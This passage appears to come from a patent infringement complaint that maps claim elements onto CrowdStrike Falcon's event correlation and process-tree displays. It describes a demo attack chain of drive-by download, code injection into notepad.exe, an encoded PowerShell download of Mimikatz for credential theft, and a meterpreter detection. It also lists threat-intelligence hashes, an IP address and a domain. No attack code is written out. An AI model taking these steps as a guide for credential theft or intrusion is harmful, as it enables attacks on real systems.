
File Details

Microsoft Windows; Microsoft Windows Verification PCA; Microsoft Root Certificate Authority

(*See* WBR_CSK001364 (https://www.youtube.com/watch?v=JodCkyNAsUE) at 0:27-2:02.)

266. In another example, as shown below, the Accused Products display a process tree


with each node representing a step for a malicious link in Outlook opening a website using internet explorer, and the website exploiting an internet explorer vulnerability to initiate a drive-by-download attack. “EXPLORER.EXE,” “OUTLOOK.EXE,” “IEXPLORE.EXE,” another “IEXPLORE.EXE,” and “NOTEPAD.EXE” are displayed as connected nodes each representing a step in the execution of the process. The green arrow from related objects “IEXPLORE.EXE” to “NOTEPAD.EXE” indicates “IEXPLORE.EXE” injected code into “NOTEPAD.EXE” creating a malicious variant of “NOTEPAD.EXE.” The malicious variant of “NOTEPAD.EXE” then performed malicious actions using the command prompt “CMD.EXE.” For example, “NOTEPAD.EXE” used the command prompt “CMD.EXE” to upload malicious executable file “BACKDOOR.EXE” but execution of “BACKDOOR.EXE” was blocked. In another example, “NOTEPAD.EXE” used the command prompt “CMD.EXE” to execute an encoded PowerShell command “POWERSHELL.EXE” to connect to raw.githubusercontent[.]com and download the Mimikatz password dumping tool for credential theft.



(*See* WBR_CSK000621 (https://www.youtube.com/watch?v=9GbIKLWc2vY) at 11:23 (Annotations added: 1) green arrow from IEXPLORE.EXE to NOTEPAD.EXE indicates IEXPLORE.EXE injected code into NOTEPAD.EXE creating malicious variant of NOTEPAD.EXE; 2) NOTEPAD.EXE" used the command prompt "CMD.EXE" to execute an encoded PowerShell command "POWERSHELL.EXE" to connect to raw.githubusercontent[.]com and download the Mimikatz password dumping tool for credential theft; and 3) "NOTEPAD.EXE" used the command prompt "CMD.EXE" to upload malicious executable file "BACKDOOR.EXE" but execution of "BACKDOOR.EXE" was blocked.)

267. The Accused Products perform a method that includes *generating contextual state information for the event by correlating the event to an originating object of the first object*. For example, "events are canonically linked in Falcon's data set," and events for operations run by


executing processes may be linked to the responsible process. (*See* WBR_CSK000511 (https://www.crowdstrike.com/falcon/2020/wp-content/uploads/2020/10/CFP002-Uptown-Splunk-FINAL.pdf) at 533.) Additionally, the Accused Products send "[a]ll of those events…to the Threat Graph for correlation and storage." (*Id.* at 543.) In another example, the Accused Products, including Falcon Prevent, "[p]rovide[] details, context and history for every alert" and "[u]nravel[] an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data." (*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.)



Target Events vs. Context Events

- *Target* events consist mainly of process executions (read: things being run by the operating system or user)
- *Context* events enrich those *Target* events
- These events are canonically linked in Falcon's data set by the field:
  - `TargetProcessId`
  - `ContextProcessId`
- Think of these as "Falcon PID" values
- Operating System PID is reused; Falcon PID is not
- Guaranteed to be unique on each endpoint

©2020 CROWDSTRIKE



Quick Recap

- Falcon creates events for executing processes and assigns a TargetProcessId ("Falcon PID") to those processes
- Falcon creates events for operations run by executing processes and links them to the responsible process via a ContextProcessId
- These relationships can be visualized or viewed in raw format via CrowdStrike Threat Graph
- All of these events are sent to the Threat Graph for correlation and storage
- Events are documented in the Event Data Dictionary

(*See* WBR_CSK000511 (https://www.crowdstrike.com/falcon/2020/wp-content/uploads/2020/10/CFP002-Uptown-Splunk-FINAL.pdf) at 533, 543; *see also* https://www.crowdstrike.com/falcon/2020/videos/uptown-splunk-get-funky-with-falcon-data/ at 5:40, 8:27.)


268. In another example, as shown above, the Accused Products display a process tree with each node representing a step for a malicious link in Outlook opening a website using internet explorer, and the website exploiting an internet explorer vulnerability to initiate a drive-by-download attack. "EXPLORER.EXE," "OUTLOOK.EXE," "IEXPLORE.EXE," another "IEXPLORE.EXE," and "NOTEPAD.EXE" are displayed as connected nodes each representing a step in the execution of the process. The green arrow from related objects "IEXPLORE.EXE" to "NOTEPAD.EXE" indicates "IEXPLORE.EXE" injected code into "NOTEPAD.EXE" creating a malicious variant of "NOTEPAD.EXE." The malicious variant of "NOTEPAD.EXE" then performed malicious actions using the command prompt "CMD.EXE." For example,

"NOTEPAD.EXE" used the command prompt "CMD.EXE" to upload malicious executable file "BACKDOOR.EXE" but execution of "BACKDOOR.EXE" was blocked. In another example, "NOTEPAD.EXE" used the command prompt "CMD.EXE" to execute an encoded PowerShell command "POWERSHELL.EXE" to connect to raw.githubusercontent[.]com and download the Mimikatz password dumping tool for credential theft. The Accused Products generate a contextual state, for example, as temporally connected events with lines and arrows. (*See* WBR_CSK000621 (https://www.youtube.com/watch?v=9GbIKLWc2vY) at 11:23.)

269. In another example, as shown above, the Accused Products display information for an event related to "HOST CS-SE-CC" and "USER NAME Chuck, CS-SE-CC$" and "5 Behaviors" detected including related objects "iexplore.exe" and "notepade.exe." The Accused Products show "iexplore.exe" injected code into "notepad.exe" to create a malicious version of "notepad.exe" and then performed actions, including using command prompt "CMD.EXE," that identify the malicious version of "notepad.exe" for "Drive By Download" and a "Known Malware." (*See* WBR_CSK001364 (https://www.youtube.com/watch?v=JodCkyNAsUE) at 2:02.)

270. The Accused Products perform a method that includes *obtaining a global perspective for the event based on the contextual state information, wherein the global perspective comprises information associated with one or more of the first object and the originating object, and wherein the global perspective relates to one or more other events related to the event across a network*. For example, as shown above, the Accused Products monitor events including processes and operations performed by processes. These events are further enriched with data related to the context and nature of these events, including events performed across a network (*e.g.*, DNS requests, network connections, correlated event telemetry across network endpoints, etc.).


(*See* WBR_CSK000511 (https://www.crowdstrike.com/falcon/2020/wp-content/uploads/2020/10/CFP002-Uptown-Splunk-FINAL.pdf) at 529.) The Accused Products link the events for the processes and operations performed by these processes (*e.g.*, TargetProcessID, ContextProcessID, ComputerName, FileName, CommandLine, etc.). (*See id.* at 552.) In addition, the Accused Products, including Falcon Prevent, "[p]rovide[] details, context and history for every alert" and "[u]nravel[] an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data." (*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.)



Other Common Events

- Many of the other events Falcon captures are used to enrich `ProcessRollup2` events
- Some common enrichment events include:
  1. `DnsRequest` (a process makes a DNS request)
  2. `NetworkConnectIP4` (a process makes an IPv4 connection)
  3. `OoxmlFileWritten` (a productivity file was written to disk by a process)
  4. `PeFileWritten` (an executable file was written to disk by a process)
- There are over 400(!) events captured by Falcon
- They are catalogued in the Event Data Dictionary in your UI

©2020 CROWDSTRIKE




Example 1

- "I want to view all the PowerShell executions in my environment with user and command line details."
- Let's break down what we need:
  1. Executing PowerShell creates a `ProcessRollup2` event
  2. The `ProcessRollup2` event contains the fields `FileName`, `CommandLine`, `UserName`, and `UserSid_decimal`
- Time to build a query!

©2020 CROWDSTRIKE

(*See* WBR_CSK000511 (https://www.crowdstrike.com/falcon/2020/wp-content/uploads/2020/10/CFP002-Uptown-Splunk-FINAL.pdf) at 529, 552; https://www.crowdstrike.com/falcon/2020/videos/uptown-splunk-get-funky-with-falcon-data/ at 4:00, 10:32.)

271. In another example, as shown below, the Accused Products provide a process tree for an event in which a malicious link in Outlook exploited a vulnerability in internet explorer. The process tree includes related objects "IEXPLORE.EXE" and "NOTEPAD.EXE" with the green arrow indicating "IEXPLORE.EXE" injected code into "NOTEPAD.EXE" to create a malicious version of "NOTEPAD.EXE" identified as a "Known Malware." In another example, as shown in the annotated red boxes below, the Accused Products display "Global Prevalence" and "Local Prevalence" information for files and the highlighted malicious version of "NOTEPAD.EXE" is "Common" for both "Global Prevalence" and "Local Prevalence."



Mar. 7, 2017 21:49:46 Mar. 7, 2017 21:55:56

CS-160228-1151

CS-160228-1151\CS_User

Medium Severity Drive By Download
A browser created a process via shellcode.

Medium Severity Known Malware
Metasploit's meterpreter server may have been loaded into a process.

notepad.exe


\Device\HarddiskVolume1\Windows\SysWOW64\notepad.exe


Common Common

None

(*See* WBR_CSK000621 (https://www.youtube.com/watch?v=9GbIKLWc2vY) at 6:47.)

272. In another example, as shown below, the Accused Products display information related to found malware and hacker group "GOBLIN PANDA" including indicators related to the malware found on network host computers, servers identified as associated with the malware and Goblin Panda, and website web.thoitievietnam.org identified as associated with the malware indicators, Goblin Panda servers, and Goblin Panda. In another example, a malware is demonstrated as being first seen on February 20, 2019.


CSIT-18052 8.1 Builder for CVE...
CSA-18084 GOBLIN PANDA Adopts ...
GOBLIN PANDA
78f3d6492a186c472f7dd02e2e1324...
93aa353320a8e27923880401a4a0f3...
185.243.114.138
web.thcitiervietnam.org
1 indicator on 3 hosts
4 indicators on 2 hosts



1 indicator on 2 hosts

Hosts

CS-SE-DJS-W10BH

TMM-WIN10-D3

Indicator

e7c0bc0e80f22e7b9ac178426473040099b78ac7b73fb809e95e9c...

TYPE Hash

FIRST SEEN Feb. 20, 2019 15:10:53

(*See* WBR_CSK001390

(https://www.youtube.com/watch?v=4B4a5FQZ8dE&list=PLtojL19AteZv3oYq8_jD_0J5vNvxdGDDs) at 0:15; *see* WBR_CSK000662 (https://www.crowdstrike.com/blog/tech-center/falcon-indicator-graph/).)

273. The Accused Products perform a method that includes *generating an event line comprising information relating to the event, wherein the information relates to at least one of the first object, the action of the first object, the target, and the originating object*. For example, as shown above, the Accused Products monitor events including processes and operations performed by processes. These events are further enriched with data related to the context and nature of these events, including events performed across a network (*e.g.*, DNS requests, network connections, correlated event telemetry across network endpoints, etc.). (*See* WBR_CSK000511 (https://www.crowdstrike.com/falcon/2020/wp-content/uploads/2020/10/CFP002-Uptown-Splunk-FINAL.pdf) at 529.) The Accused Products link the events for the processes and operations performed by these processes (*e.g.*, TargetProcessID, ContextProcessID, ComputerName, FileName, CommandLine, etc.). (*See id.* at 552.) In addition, the Accused Products, including Falcon Prevent, "[p]rovide[] details, context and history for every alert" and "[u]nravel[] an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data." (*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.)

